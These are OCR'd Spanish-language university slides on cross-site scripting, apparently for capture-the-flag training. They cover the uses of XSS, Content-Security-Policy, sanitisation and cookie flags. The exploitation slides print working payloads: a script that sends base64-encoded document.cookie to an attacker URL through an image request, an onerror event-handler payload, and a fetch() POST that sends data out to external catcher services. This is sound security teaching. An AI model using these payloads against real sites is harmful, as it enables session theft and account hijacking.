
Command Injection

Universidad Rey Juan Carlos

Cross-Site Scripting (XSS)

II - Web - Cross Site Scripting

XSS



II - Web - Cross Site Scripting (XSS)

Usos

- Robo de Cookies
- Ejecución de peticiones web no intencionadas
- Tracking de usuarios
- Redirección a páginas maliciosas

Cuando exíste un XSS

El principal motivo por el que una página es vulnerable a XSS, es por introducir datos proporcionados por el usuario, directamente en el HTML de una página web.

```
document.write("<script>alert(1)</script>")
```

Content-Security Policy

Existen muchas protecciones contra XSS, la más robusta es el header Content-Security-Policy, el cual define de manera precisa, por cada uno de los recursos de la página web, si deben de existir, y en caso de que si, se remarca su origen.

Los recursos se identifican por una clave, por ejemplo, **img-src** define el origen de las imágenes, **script-src**, de los scripts…

- **none**: no puede existir este tipo de recurso
- **unsafe-inline**: puede estar localizado en el propio código fuente
- **self**: puede estar almacenado en un fichero en el mismo dominio
- * : puede tener origen en cualquier dominio

Más medidas de seguridad

- **DOMPurify**, es una librería de javascript, la cual se encarga de sanitizar el input de un usuario.
- **Template Engines**, que, por defecto, insertan toda la entrada del usuario como texto plano, y escapando los tags HTML.
- **WAF**, comprueban que la entrada del usuario no es malintencionada.

Flags de seguridad en Cookies

- **HTTPOnly:** No se puede acceder a la cookie por javascript
- **SameSite:** Define que dominios pueden utilizar la cookie
- **Domain:** El dominio en el que se utilizará la cookie
- Path: El directorio y subdirectorios en los que se utilizará
- **Expire y Max-Age**: El tiempo de uso de la cookie

II - Web - Cross Site Scripting (XSS)

Para explotar XSS, siempre que quieras exfiltrar o recoger información del exterior, vas a necesitar una IP pública, para esto propongo varias soluciones.

- ngrok
- webhook.site
- requestcatcher.com

II - Web - Cross Site Scripting (XSS)

Dependiendo de nuestro objetivo, podremos explotarlo de diferentes formas.

Si queremos robar las cookies, la forma más fácil es la siguiente:

```
<script>
  document.write('<img src="[URL]?c='+btoa(document.cookie)+'"/>');
</script>
```

Creamos una imagen, que sea a un dominio nuestro, y podremos ver la cookie, en el parámetro GET **c**, que nos pasará.

II - Web - Cross Site Scripting (XSS)

Si un tag `<script>` se le asigna a un elemento del DOM, después de este haber cargado, no se ejecuta, es por esto, que no va a funcionar siempre, incluir tags `<script>`

Para solucionar este problema, se utilizan los elementos, que cuentan con atributos reactivos, es decir que actúan bajo alguna condición. Los más comunes son `onerror()` y `onload()`.


```
<img src="x" onerror="alert(1)">
```

Universidad Rey Juan Carlos

II - Web - Cross Site Scripting (XSS)

Aprender a utilizar `fetch()`, es fundamento para los retos de XSS

Se recomienda leer atentamente la documentación, así se ve una petición POST usando `fetch()`

```
fetch("[URL]", {
      method : "POST",
      body : "FLAG"
}).then(response => response.text())
  .then(output => console.log(output))
```

Módulo IV: Web

Nacho Sánchez y Marce

Universidad
Rey Juan Carlos